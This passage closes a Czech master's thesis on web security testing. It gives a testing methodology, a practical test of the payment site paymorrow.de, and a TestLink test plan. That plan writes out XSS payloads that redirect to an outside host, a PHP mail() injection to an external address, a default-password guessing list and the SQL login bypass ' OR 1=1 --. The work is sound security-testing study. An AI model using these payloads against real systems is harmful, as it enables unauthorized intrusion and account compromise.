7 TESTING SKELETON

Postup testování bezpečnosti názorně zobrazuje vývojový diagram:



Obrázek 8: Optimální strategie testování bezpečnosti

Časovou náročnost každého kroku udává následující tabulka:

krok testu	časová náročnost [% celkového času]
Seznámení se s aplikací	5
Automatický test serveru	15
Automatický test aplikace	20
Test ověřování	15
Test autorizace	15
Test správy stavu relace	10
Test validace vstupů	15
Test webových klientů	5

Tabulka 13: Časová náročnost kroků testu

Jednotlivé kroky by měly obsahovat:

1. Seznámení se s aplikací – otevření aplikace, proklikání, zjištění k čemu slouží, co poskytuje...
2. Automatický test serveru – programem pro automatický scanning slabých míst webového serveru (např. Nikto) ověřit zadaný server.
3. Automatický test aplikace – programem pro automatický scanning slabých míst webové aplikace (např. WebSleuth) ověřit zadanou aplikaci, vyhledat všechny dostupné stránky, soubory, scripty, komentáře, formuláře...
4. Test ověřování – pokusit se prolomit ověřování do zabezpečené části aplikace hádáním hesel, hrubou silou a obejitím přihlašování.
5. Test autorizace – pokusit se dostat do zabezpečené části aplikace změnou vstupů (cookie soubory, URI, skryté tagy, data POST a dotazový řetězec). Pokud je možné vytvořit účet a rozdílovou analýzou odhadnout, jak se dá dostat k datům dalších uživatelů.
6. Test správy stavu relace – předstírat identitu jiného uživatele. Je nutné identifikovat informace o stavu relace a zachytit informace o stavu jiného uživatele, nebo změna vlastních pro získání vyšších oprávnění.
7. Test validace vstupů – pokusit se přeplnit vyrovnávací paměť pro všechny nalezené vstupy (nejenom formuláře), vyzkoušet cross-site scripting a další útoky pomocí scriptů a nakonec SQL injection.

8. Test webových klientů – opět pokus o cross-site scripting a další útoky pomocí scriptů, tentokrát zaměřené proti webovému prohlížeči a nebo e-mailovému klientu uživatele.

8 PRAKTICKÝ TEST

Praktický test webového serveru http://www.paymorrow.de byl prováděn v následujících krocích:

1. Scaning webového serveru - test webového serveru programem Nikto 2.1.4 na známé slabiny, obsah potenciálně nebezpečných souborů a přítomnost nejnovějších aktualizací serveru
2. Scaning webové aplikace - programem WebSleuth 1.4 najít všechny dostupné soubory aplikace paymorrow.de a vyhledání potenciálně slabých míst v nalezených souborech
3. Testování nalezených slabin serveru a aplikace – testy ověřování a validace vstupů

Při testech nebyly nalezeny žádné závažné bezpečnostní problémy. Byla sice nalezena potenciálně slabá místa, jako formuláře na registraci a nebo domlouvání schůzek, ale i ty v testu obstály a silnou validací dat nedaly žádnému z vyzkoušených testů šanci na prolomení bezpečnosti.

Výsledky testů jsou uvedeny v následují tabulce a kompletní testová specifikace je uvedena v Příloze 1 – Testovací plán.

Test Report: Results of Test Cases for all Builds

Test Project : **Paymorrow**
Test Plan : **Kompletní test plan**

Test Suite	Test Case	Build 20110821
Scaning webového serveru	8:Test webového serveru	Passed
Scaning webového serveru	10:Vyhodnocení výsledků testu	Passed
Scaning webové aplikace	13:Seznam všech dostupných souborů	Passed
Scaning webové aplikace	15:Hledání slabých míst v nalezených souborech	Passed
Test webové aplikace	18:Download	Passed
Test webové aplikace	20:DEBUG HTTP	Passed
Test webové aplikace	22:Images	Passed
Test webové aplikace	24:počítadlo	Passed
Test webové aplikace / Test formuláře na sjednání schůzky	27:Registrace schůzky	Passed
Test webové aplikace / Test formuláře na sjednání schůzky	29:Validace vstupů	Passed
Test webové aplikace / Test formuláře registrace nového obchodu	32:Registrace obchodu	Passed
Test webové aplikace / Test formuláře registrace nového obchodu	34:Validace vstupů	Passed
Test webové aplikace / Test ověřování	37:Ověřování obchodníků	Passed
Test webové aplikace / Test ověřování	39:Ověřování nakupujících	Passed

Generated by TestLink on 21/08/2011 20:24:56

Obrázek 9: Výsledek testu

ZÁVĚR

Diplomová práce se zabývala testováním bezpečnosti webových aplikací.

V úvodní části byla vypracována literární rešerše, kdy byl nejprve zpracován celkový přehled testování software a poté se největší část zaměřila na testování bezpečnosti webových aplikací. Testování bezpečnosti bylo rozděleno na mapování aplikace a samotné testování, kde byly testy rozděleny podle způsobů útoků na webové aplikace.

Ve druhé části byla zpracována kapitola návrhu bezpečných aplikací v návaznosti na používané metody testování. Výsledkem této kapitoly jsou sepsaná pravidla a doporučení, podle kterých by měly být aplikace vyvíjeny, aby byly odolné proti všem útokům hackerů.

Následující část se věnuje analýze rizik. Byl zde shrnut postup všech kroků vytváření analýzy rizik nejprve obecně a v praktické části potom uveden ukázkový příklad analýzy rizik webové aplikace – elektronického obchodu. Z analýzy rizik vyplynulo, že nejrizikovějšími částmi budou výpadek serveru způsobený přerušením dodávky elektrické energie a chybami software elektronického obchodu.

V předposlední části byl zpracován postup pro black-box testování bezpečnosti webových aplikací. Postup doporučuje použití automatických nástrojů pro průzkum serveru a aplikace a poté ruční testování nalezených slabin. Výsledkem této kapitoly také byla srovnávací tabulka, která doporučuje kolik času by se mělo věnovat jednotlivým krokům testu.

Posledním bodem diplomové práce byl praktický test bezpečnosti webové aplikace. Pro test byl vybrán server http://www.paymorrow.de. Návrh testu využíval postupů doporučených v předešlých kapitolách. Výsledkem testu je, že aplikace je bezpečná proti všem útokům užívaných crackery, protože při testu nebyly nalezeny žádné bezpečnostní chyby.

CONCLUSION

This thesis was focused on web applications security testing.

The introductory part summarizes processed literature study, during which overall summary of software testing was written first and then the main part was focused on testing security of web applications. Security testing was divided into application mapping and application testing, which was again divided based on ways of hacking web applications.

The second part deals with methodology for development of secured applications, based on used crackers techniques. Findings of this chapter are written in a form of rules and recommendation, which should be used during applications development and to make applications resistant against all known attacks.

Following part is focused on risk analysis. Description of a risk analysis process is described, followed by a practical example of analysis of e-commerce web application.

In the next part, recommended strategy for black-box testing of security of web applications was created . Strategy recommends using automatic tools for scanning weaknesses of web servers and applications and then manual tests of found weaknesses. Outcome of this chapter is also the comparative table, which recommends how much time should be spent for each of the test steps.

The last part of this thesis is a practical security test of website http://www.paymorrow.de. Design of this test was based on the strategy recommended in previous chapters. The summary of this chapter is that application is secured against all attacks used by nowadays crackers, as no security faults were found during the test.

SEZNAM POUŽITÉ LITERATURY

[1] SCHULTY, Eugenea a kol. *Hacking - detekce a prevence počítačového útoku*. 1. vyd. Praha: Grada, 2007. 356 s. ISBN: 80-247-1035-8

[2] BULÁNEK, V. *Soudobé techniky testování bezpečnosti softwaru*. Diplomová práce, Masarykova univerzita Fakulta informatiky. 2005

[3] WHITTAKER, James. *How to Break Software*. AddisonWesley, 2003

[4] SCAMBRAY, Joel; SHEMA, Mike. Hacking bez tajemství : webové aplikace. 2003. Brno : Computer Press, 2003. 328 s. ISBN 80-7226-769-8

[5] MALÝ, J.; KACÁLEK, J. Zabezpečení webových aplikací. Access server [online]. 15.8.2007, č.1, [cit. 2011-02-02]. Dostupný z WWW: <http://access.feld.cvut.cz/view.php?cisloclanku=2007080003>

[6] 2009 Internet Crime Report. In Internet Crime Complaint Center : an FBI - NW3C Partnership [online]. [s.l.] : [s.n.], 12.3.2010 [cit. 2011-02-02]. Dostupné z WWW: http://www.ic3.gov/media/annualreport/2009_IC3Report.pdf

[7] IBM Tivoli Access Manager for e-business [online]. [s.l.] : [s.n.], 2003 [cit. 2011-08-24]. Správa stavu relace, s. . Dostupné z WWW: <http://publib.boulder.ibm.com/tividd/td/ITAME/SC32-1359-00/cs_CZ/HTML/am51_webseal_guide54.htm>

[8] CAJTHAML, Martin. Co Vám přináší webové služby?. In Symbio : Internetová agentura [online]. [s.l.] : [s.n.], 4. 7. 2006 [cit. 2011-08-24]. Dostupné z WWW: <http://www.symbio.cz/clanky/co-vam-prinasi-webove-sluzby.html>

[9] KRULIŠ, Martin. Javascript Injection : způsoby útoku a obrana. Interval.cz [online]. 2010, 10, [cit. 2011-08-24]. Dostupný z WWW: <http://interval.cz/clanky/javascript-injection-–-zpusoby-utoku-a-obrana/>

[10] Funkční vs nefunkční testování. In Testování software [online]. [s.l.] : [s.n.], [2010] [cit. 2011-08-24]. Dostupné z WWW: < http://www.swtestovani.cz/index.php?option=com_content&id=22>

[11] DVOŘÁČEK, Jan. Testovací příručka. [s.l.], 2007. 51 s. Bakalářská práce. ČVUT

[12] PATTON, Ron. Testování softwaru. Computer Press, 1. vydání, 2002.

SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK

ASP	Active Server Pages
DISCO	Discovery OF File
DoS	Denial of Service
EFT	Electronic funds transfer
FBI	Federal Bureau of Investigation
FTP	File Transfer Protocol
HTML	HyperText Markup Language
HTTP	Hyper Text Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IC3	Internet Crime Complaint Center
IPR	Intelectual property
NW3C	National White Collar Crime Center
PHP	Hypertext Preprocessor
SOAP	Simple Object Access Protocol
SQL	Structured Query Language
SSH	Secure Shell
SSL	Secure Sockets Layer
TCP	Transmission Control Protocol
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
WSDL	Web Service Description Language
WS-Security	Web Services Security
XML	Extensible Markup Language

SEZNAM OBRÁZKŮ

SEZNAM TABULEK

SEZNAM PŘÍLOH

Příloha 1: Testovací plán

Paymorrow

Testlink Development Team [configure using TL_DOC_COMPANY]


Test Specification - Paymorrow

Test Plan: Kompletní test plan

Test Project: Paymorrow

Author: Ryba

Printed by TestLink on 21/08/2011

Table Of Contents

1 Test Suite Scaning webového serveru

1.0 Details

Test webového serveru programem Nikto 2.1.4 na známé slabiny, obsah potenciálně nebezpečných souborů a přítomnost nejnovějších aktualizací serveru.

Test Case 8: Test webového serveru	
Summary: Programem nikto provést test na cílový server dotazem perl ./nikto.pl -C all -output report.htm -h www.paymorrow.de	
Steps: 1. Spustit příkazový řádek z adresy, kde jsou rozbaleny scripty Nikto 2. Příkazem perl ./nikto.pl -C all -output report.htm -h www.paymorrow.de spustit test, sledovat výstupy	
Expected Results: 1. Příkazový řádek je spuštěn na adrese obsahující perl scripty Nikto 2. Test proběhl v pořádku a je ukončen	
Pass / Fail:	Test Notes:
Author Ryba	

Test Case 10: Vyhodnocení výsledků testu	
Summary: Podle automatického testu projít report a prověřit všechny nalezené možné problémy	
Steps: 1. Otevřít test report report.htm, zkontrolovat jestli test proběhl v pořádku, pro všechny nalezené slabiny provést kroky 2-5 2. V test suite Test webové aplikace vytvořit nový test case 3. Podle řádku Description v souboru report.htm vyhledat informace o možné slabině, zjistit jak testovat a připravit podklady na test 4. Podle řádku Test Links v reportu zjistit na které stránce se slabina nachází, zapsat do příslušné test case 5. Přidat test case do test planu Test webové aplikace	
Expected Results: 1. Test report otevřen, obsahuje začátek i konec testu, zjištěný název webového serveru a jeho adresu. 2. Nový test case je vytvořen 3. Podklady pro testování popsány v nové test case 4. Podklady pro testování popsány v nové test case 5. Test case přidána do test planu Test webové aplikace	
Pass / Fail:	Test Notes:
Author Ryba	

2 Test Suite Scaning webové aplikace

2.0 Details

Programem WebSleuth 1.4 najít všechny dostupné soubory aplikace paymorrow.de, cílem je nalezení všech dostupných stránek a slabých míst, které mohou obsahovat

Test Case 13: Seznam všech dostupných souborů	
Summary: Programem WebSleuth získat seznam všech přístupných souborů webové aplikace www.paymorrow.de	
Steps: 1. Spustit program WebSleuth, prověřit adresu http://www.paymorrow.de/ na všechny dostupné soubory, vytvořit seznam dostupných odkazů 2. Každý z nalezených odkazů prověřit programem WebSleuth na přítomnost dalších linků, nové přidat do seznamu	
Expected Results: 1. Seznam odkazů adresy http://www.paymorrow.de/ je vytvořen 2. Do seznamu jsou přidány všechny dostupné soubory celé aplikace	
Pass / Fail:	Test Notes:
Author Ryba	
Test Case 15: Hledání slabých míst v nalezených souborech	
Summary: Každou nalezenou stránku scanovat programem WebSleuth a ke každé stránce zapsat objevené formuláře, scripty, komentáře, cookie, obrázky, dotazovací řetězce...	
Steps: 1. Projít postupně seznam všech přístupných souborů aplikace, pro každý link provést scan na přítomnost slabých míst. 2. V případě nalezení formuláře, scriptu, zajímavých informací v komentáři, obrázků, cookie, nebo řetězcových dotazů provést kroky 3-5 3. Podle toho o jaké slabé místo se jedná vytvořit v test suite Test webové aplikace nové test cases na otestování všech možných možností útoku 4. Zjistit maximum informací o nalezeném možném slabém místě, zapsat je do test case 5. Přidat test case do test planu Test webové aplikace	
Expected Results: 1. Scaning jednotlivých linků je spuštěn 2. Prohledány záložky Forms, Scripts, Comments, Cookie, Images a QueryStrings 3. Nové test cases pro otestování nalezených možných slabin jsou vytvořeny 4. Informace o slabině, možném zneužití a způsoby testování jsou vyhledány a zapsány do příslušných test case 5. Test case je přidán do test suite Test webové aplikace	

Pass / Fail:	Test Notes:
Author Ryba	

3 Test Suite Test webové aplikace

3.0 Details

Otestovat všechny slabiny nalezené při scanování webového serveru a aplikace

Test Case 18: Download	
Summary: Prozkoumat adresář download, na který nevedou žádné odkazy, jestli se tam nachází i něco jiného než statické pdf, jestli obsahuje nějaké stránky	
Steps: 1. V prohlížeči zobrazit adresu http://paymorrow.de/downloads/ 2. Pokud obsahuje nějakou stránku, pak zobrazit její zdrojový kód, projít co obsahuje, vyhledat přítomnost možných slabých míst, ověřit je 3. Pokus se najít další pdf soubory, na které nevedou odkazy, vyzkoušet podobná jména. 4. Pokusit se najít config soubory apod.	
Expected Results: 1. Zobrazena buď chyba 404, nebo www stránka 2. www stránka je bezpečná, neobsahuje žádné napadnutelné místo 3. Adresář neobsahuje žádné další soubory než na které vedou odkazy, všechny pokusy o přepsání adresy vedou k chybě 404 4. Adresář neobsahuje žádné další soubory než na které vedou odkazy, všechny pokusy o přepsání adresy vedou k chybě 404	
Pass / Fail:	Test Notes:
Author Ryba	
Test Case 20: DEBUG HTTP	
Summary: Test možné slabiny z automatického testu webového serveru. DEBUG HTTP verb may show server debugging information. See http://msdn.microsoft.com/en-us/library/e8z01xdh%28VS.80%29.aspx for details.	
Steps: 1. Otevřít adresu http://www.paymorrow.de/index.php 2. Uložit zdrojový kód stránky 3. Přidat parametry dbg a debug s hodnotami TRUE, True, true, T, 1 do adresy, takže ta bude vypadat např. http://www.paymorrow.de/index.php?dbg=TRUE, porovnat jestli stránka nezobrazuje žádné informace navíc	
Expected Results:	

1. Stránka je otevřena a prohlédnuta
2. Zdrojový kód stránky je uložen
3. Stránka nezobrazuje žádné dodatečné informace, je totožná s původní bez parametrů

Pass / Fail:	Test Notes:

Author Ryba

3.1 Test Suite Test formuláře na sjednání schůzky

3.1.0 Details

Test formuláře na adrese http://www.paymorrow.de/grundlagen/termine/index.php

Test Case 27: Registrace schůzky

Summary:

Vyplnění očekávaných dat, díky nim se pokusit získat víc informací o autorizaci webu

Steps:

1. Přejít na adresu http://www.paymorrow.de/grundlagen/termine/index.php
2. Vyplnění očekávaných dat a odeslání formuláře

Expected Results:

1. Webová stránka http://www.paymorrow.de/grundlagen/termine/index.php zobrazena
2. Data odeslána, získané informace nevedou k obejití autorizace webu

Pass / Fail:	Test Notes:

Author Ryba

Test Case 29: Validace vstupů

Summary:

Testování validace vstupů přeplněním vyrovnávací paměti, kontroly povoleného javascriptu a PHP

Steps:

1. Do formulářových polí na adrese http://www.paymorrow.de/grundlagen/termine/index.php vložit velké množství dat
2. Vyplnit očekávaná data, za jméno přidat javascriptový kód <script>window.location.replace("http://www.gs500e.unas.cz/paymorrow2.php");</script>
3. Vyplnit očekávaná data, za příjmení přidat javascriptový kód <scrscriptipt>window.location.replace("http://www.gs500e.unas.cz/paymorrow3.php");</scrscriptipt>
4. Vyplnit očekávaná data, do pole Fragen vorab přidat PHP kód: <? Mail("tomsv650s@gmail.com", "paymorrow php", "Lze spoustet php", "From: " .

"phpSchuzka@paymorrow.de"); ?>
Expected Results: 1. Server se nezhroutí, zobrazí chybovou hlášku, nebo vezme registraci i s velkým množstvím dat 2. Zkontrolovat příchozí e-maily, žádná nová zpráva od xssSchuzka@paymorrow.de 3. Zkontrolovat příchozí e-maily, žádná nová zpráva od xss2Schuzka@paymorrow.de 4. Zkontrolovat příchozí e-maily, žádná nová zpráva od phpSchuzka@paymorrow.de

Pass / Fail:	Test Notes:

Author Ryba

3.2 Test Suite Test formuláře registrace nového obchodu

3.2.0 Details

Test formuláře na adrese http://www.paymorrow.de/akzeptanzvertrag/index.php

Test Case 32: Registrace obchodu
Summary: Vyplnění očekávaných dat, díky nim se pokusit získat víc informací o autorizaci webu
Steps: 1. Přejít na adresu http://www.paymorrow.de/akzeptanzvertrag/index.php 2. Vyplnění očekávaných dat a odeslání formuláře
Expected Results: 1. Webová stránka http://www.paymorrow.de/akzeptanzvertrag/index.php zobrazena 2. Data odeslána, získané informace nevedou k obejití autorizace webu

Pass / Fail:	Test Notes:

Author Ryba

Test Case 34: Validace vstupů
Summary: Testování validace vstupů přeplněním vyrovnávací paměti, kontroly povoleného javascriptu a PHP.
Steps: 1. Do formulářových polí na adrese http://www.paymorrow.de/grundlagen/termine/index.php vložit velké množství dat 2. Vyplnit očekávaná data, za jméno přidat javascriptový kód <script>window.location.replace("http://www.gs500e.unas.cz/paymorrow4.php");</script> 3. Vyplnit očekávaná data, za příjmení přidat javascriptový kód <scrscriptipt>window.location.replace("http://www.gs500e.unas.cz/paymorrow5.php");</scr scriptipt>

4. Vyplnit očekávaná data, do pole Nachname přidat PHP kód: <? Mail("tomsv650s@gmail.com", "paymorrow php", "Lze spoustet php", "From: " . "phpRegistrace@paymorrow.de"); ?>

Expected Results:

1. Server se nezhroutí, zobrazí chybovou hlášku, nebo vezme registraci i s velkým množstvím dat
2. Zkontrolovat příchozí e-maily, žádná nová zpráva od xssRegistrace@paymorrow.de
3. Zkontrolovat příchozí e-maily, žádná nová zpráva od xss2Registrace@paymorrow.de
4. Zkontrolovat příchozí e-maily, žádná nová zpráva od phpRegistrace@paymorrow.de

Pass / Fail:	Test Notes:

Author Ryba

3.3 Test Suite Test ověřování

3.3.0 Details

Test ověřování pro zabezpečené stránky https://paymorrow.net/perthCustomerPortal/welcome.action, https://paymorrow.net/perthPortal/welcome.action a http://paymorrow.helpserve.com/

Test Case 37: Ověřování obchodníků

Summary:

Test ověřování uživatele na portálu pro obchodníky https://paymorrow.net/perthPortal/welcome.action

Steps:

1. Vyzkoušet tyto základní kombinace username/password:

uživatelská jména	hesla
[prázdné]	[prázdné]
root, administrator, admin	[prázdné], root, administrator, admin, password, heslo, paymorrow
operator, webmaster, backup	[prázdné], operator, webmaster, backup
guest, demo, test, trial	[prázdné], guest, demo, test, trial
member, private	[prázdné], member, private
paymorrow	[prázdné], paymorrow

2. Otestovat bypass aplikace zadáním username a password *cokoli' OR 1=1 --*

Expected Results:

1. Přihlášení se nepodaří pro žádnou z kombinací, webový server nedá odpověď, ze které by se dalo heslo nebo jméno uhádnout
2. Přihlášení se nepodaří, webový server nedá odpověď, ze které by se dalo heslo nebo jméno uhádnout

Pass / Fail:	Test Notes:

Author Ryba

Test Case 39: Ověřování nakupujících

Summary:

Test ověřování uživatele na portálu pro zákazníky
https://paymorrow.net/perthCustomerPortal/welcome.action

Steps:

1. Vyzkoušet tyto základní kombinace username/password:

uživatelská jména	hesla
[prázdné]	[prázdné]
root, administrator, admin	[prázdné], root, administrator, admin, password, heslo, paymorrow
operator, webmaster, backup	[prázdné], operator, webmaster, backup
guest, demo, test, trial	[prázdné], guest, demo, test, trial
member, private	[prázdné], member, private
paymorrow info@paymorrow.de, rechnung@paymorrow.de, service@paymorrow.de	[prázdné], paymorrow

1. Zkusit bypass aplikace zadáním username a password cokoli' OR 1=1 --

Expected Results:

1. Přihlášení se nepodaří pro žádnou z kombinací, webový server nedá odpověď, ze které by se dalo heslo nebo jméno uhádnout
2. Přihlášení se nepodaří, webový server nedá odpověď, ze které by se dalo heslo nebo jméno uhádnout

Pass / Fail:	Test Notes:

Author Ryba

Test Case 22: Images

Summary:

Snaha najít obrázky, stránky nebo další soubory, na které nebylo na stránkách odkazováno a které můžou vyzrazovat utajené informace

Steps:

1. Pokus otevřít soubory index.htm, index.html, index.php apod. na adrese http://www.paymorrow.de/images/
2. Podle seznamu obrázků najít ty, které mají čísla v názvu, pokus otevřít obrázky s vyšším/nižším číslem
3. Snaha najít další obrázky, na které nebylo odkazováno na stránkách

Expected Results:

1. Přesměrování na stránku chyby 404 http://www.paymorrow.de/fehlerseiten/fehler404.php, nebo případně stránky, která neobsahuje žádná slabá místa
2. Pouze obrázky týkající se paymorrow by měly být nalezeny, určitě ne diagramy vyzrazující strukturu webu apod.
3. Pouze obrázky týkající se paymorrow by měly být nalezeny, určitě ne diagramy vyzrazující strukturu webu apod.

Pass / Fail:	Test Notes:

Author Ryba

Test Case 24: počítadlo

Summary:

Prozkoumat stránku http://www.paymorrow.de/w2dcpimg.php

Steps:

1. Zobrazit stránku http://www.paymorrow.de/w2dcpimg.php, pokusit se najít odkazy a slabá místa
2. Pokusit se objevit parametry, např. http://www.paymorrow.de/w2dcpimg.php?id=123456, nebo http://www.paymorrow.de/w2dcpimg.php?id=123456&debug=true

Expected Results:

1. Jedná se o stránku s jedním odkazem (obrázkem v odkazu) na externí počitadlo, popř. jen obrázek počítadla
2. Obsah se nezmění, zůstane pouze počitadlo přístupů

Pass / Fail:	Test Notes:

Author Ryba